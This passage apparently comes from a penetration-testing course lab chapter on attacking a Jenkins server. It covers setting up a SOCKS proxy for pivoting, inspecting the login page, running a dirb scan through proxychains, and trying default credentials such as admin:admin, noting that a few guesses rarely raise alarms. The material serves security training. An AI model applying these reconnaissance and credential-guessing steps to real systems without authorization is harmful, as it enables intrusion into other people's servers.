



Figure 352: Searching for Proxy Setting

The “Use this proxy server for all protocols” option should be unchecked and the SOCKS host must be set to 127.0.0.1 with the port of 1080. Finally, we will click the *SOCKS v4* radio button and click *OK*.



Network Settings

Configure how Firefox connects to the internet. Learn more

Connection Settings

Configure Proxy Access to the Internet

No proxy
Auto-detect proxy settings for this network
Use system proxy settings
[✓ Manual proxy configuration]

HTTP Proxy: (empty) Port 0
Use this proxy server for all protocols
SSL Proxy: (empty) Port 0
FTP Proxy: (empty) Port 0
SOCKS Host: 127.0.0.1 Port 1080
[✓ SOCKS v4] SOCKS v5

Automatic proxy configuration URL

No proxy for

Example: .mozilla.org, .net.nz, 192.168.1.0/24

Do not prompt for authentication if password is saved
Proxy DNS when using SOCKS v5
Enable DNS over HTTPS
Use Provider Cloudflare (Default)

Figure 353: Configuring the SOCKS Proxy

Next, we will open up a new tab and visit http://10.5.5.25:8080




Figure 354: Visiting 10.5.5.25 on Port 8080

The page that opens up is a Jenkins[745] login page. This is a very interesting target as Jenkins is an extremely powerful piece of software that might expose some attack surface. Therefore, we will concentrate our efforts on this host next.

24.8 Targeting the Jenkins Server

Jenkins is an automation server that can be used to automate a number of tasks related to software development.[746] Because of their nature, continuous integration and delivery tools like Jenkins are usually able to execute code. This is necessary in order to set up custom repeatable tasks triggered by specific events or actions.

A common use case for a tool like Jenkins is to pull a git repo after a commit is pushed, run a set of tests to ensure nothing broke in the application during the change, and, if everything succeeds, merge the new code into the master branch. In order to do this, Jenkins needs to have the ability

[745] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Jenkins_(software)

[746] (Continuous Delivery Foundation, 2020), https://jenkins.io/doc/

to execute system commands. As penetration testers, access to Jenkins will provide us a path to code execution.

As always, we want to conduct some level of enumeration before we begin trying to exploit anything. We've already conducted some network enumeration through a port scan, but now we want to concentrate solely on the Jenkins web application.

24.8.1 Application Enumeration

First, we can begin our enumeration by looking at the Document-Object Model (DOM) of the Jenkins login page. We will also look at the HTML source code later as it can be different than the DOM. To view the DOM, we right-click anywhere on the page and select *Inspect Element*.





Figure 355: Inspect an Element


With the Firefox Web Developer Tools open, we right-click on the top HTML tag and select *Expand All*.



```
<!DOCTYPE html>
<html lang="en-US"> scroll
  <head resurl="/static/50951b16
  rooturl="" data-resurl="/stati
  </head>
  <body>
    <div class="simple-page" role
    </div> flex
  </body>
</html>
```

Figure 356: Expanding the DOM

A review of the DOM does not reveal any new information. We can see that the page is a basic HTML form.




```
<body>
  <div class="simple-page" role="main"> flex
    <div class="modal login">
      <div id="loginIntroDefault">
        <div class="logo"></div>
        <h1>Welcome to Jenkins!</h1>
      </div>
      <form method="post" name="login" action="j_acegi_security_check">
        <div class="formRow">
          <input id="j_username" class="normal" autocorrect="off" name="j_username" placeholder="Username"
          type="text" autocapitalize="off">
        </div>
        <div class="formRow">
          <input class="normal" name="j_password" placeholder="Password" type="password">
        </div>
        <input name="from" type="hidden" value="/">
        <div class="submit formRow">
          <input class="submit-button primary" name="Submit" type="submit" value="Sign in">
        </div>
        <script type="text/javascript">
          document.getElementById('j_username').focus(); var checkBoxClick = function(event) {
          document.getElementById('remember_me').click(); }
        </script>
        <div class="Checkbox Checkbox-medium">
          <label class="Checkbox-wrapper"> flex
```

```
element {                         inline
}
:root     simple-page.theme.css:28
{
  --main-bg-color-focus:
    #2171ce;
  --main-bg-color: #4A90E2;
  --danger-color: #C4000A;
}
html      simple-page.theme.css:34
{
  color: ● #4A4A4A;
}
html {          simple-page.css:24
  height: 100vh;
  font-family: "LatoLatinWeb",
    "Lato", "Helvetica Neue",
    Helvetica, Arial, sans-
    serif;
  font-size: 14px;
  line-height: 18px;
}
```

Figure 357: Jenkins DOM

Next, we will take a look at the source code to see if it reveals anything new.

To do so, we right-click anywhere on the page and select *View Source*.



```
<!DOCTYPE html><html lang="en-US"><head resURL="/static/50951b16" data-rooturl="" data-resurl="/static/50951b16"><title>Sign in [Jenkins]</ti
                document.getElementById('j_username').focus();
                var checkBoxClick = function(event) {
                  document.getElementById('remember_me').click();
                }
              </script><div class="Checkbox Checkbox-medium"><label class="Checkbox-wrapper"><input type="checkbox" id="remember_me" name="re
```

Figure 358: Jenkins Source

While it is possible for Javascript to alter the DOM, resulting in the DOM and source being different, this does not seem to be the case here. The source and DOM are fairly similar.

Next, we will run a basic **dirb** scan to discover any potential hidden files. Jenkins will respond with a 403 for any file that we try to access when we are not logged in, so we will run our scan with the **-w** flag to continue scanning past the warning messages.

```
kali@kali:~$ proxychains dirb http://10.5.5.25:8080/ -w
...
URL_BASE: http://10.5.5.25:8080/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Not Stopping on warning messages

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.5.5.25:8080/ ----
|S-chain|-<>-127.0.0.1:1080-<><>-10.5.5.25:8080-<><>-OK
(!) WARNING: All responses for this directory seem to be CODE = 403.
    (Use mode '-w' if you want to scan it anyway)
```

```
+ http://10.5.5.25:8080/error (CODE:400|SIZE:6082)
+ http://10.5.5.25:8080/favicon.ico (CODE:200|SIZE:17542)
(!) WARNING: All responses for this directory seem to be CODE = 403.
    (Use mode '-w' if you want to scan it anyway)
...
+ http://10.5.5.25:8080/login (CODE:200|SIZE:1942)
+ http://10.5.5.25:8080/logout (CODE:500|SIZE:14235)
(!) WARNING: All responses for this directory seem to be CODE = 403.
    (Use mode '-w' if you want to scan it anyway)
...
+ http://10.5.5.25:8080/robots.txt (CODE:200|SIZE:71)
...

---- Entering directory: http://10.5.5.25:8080/assets/ ----

-----------------
END_TIME: Thu Dec 12 10:16:39 2019
DOWNLOADED: 9224 - FOUND: 5
```

Listing 983 - Dirb scan of Jenkins

Our scan found some endpoints, but nothing of value.

Next, let's do something that our hacker intuition has been whispering for us to try. Let's enter the credentials *admin:password* and *admin:admin*. Weak password configurations are very common within internal networks as only "trusted" users are expected to be able to access the server.

In addition, attempting a couple of password combinations will very rarely set off any alarms as it's typical for a regular user to occasionally type in a password incorrectly.


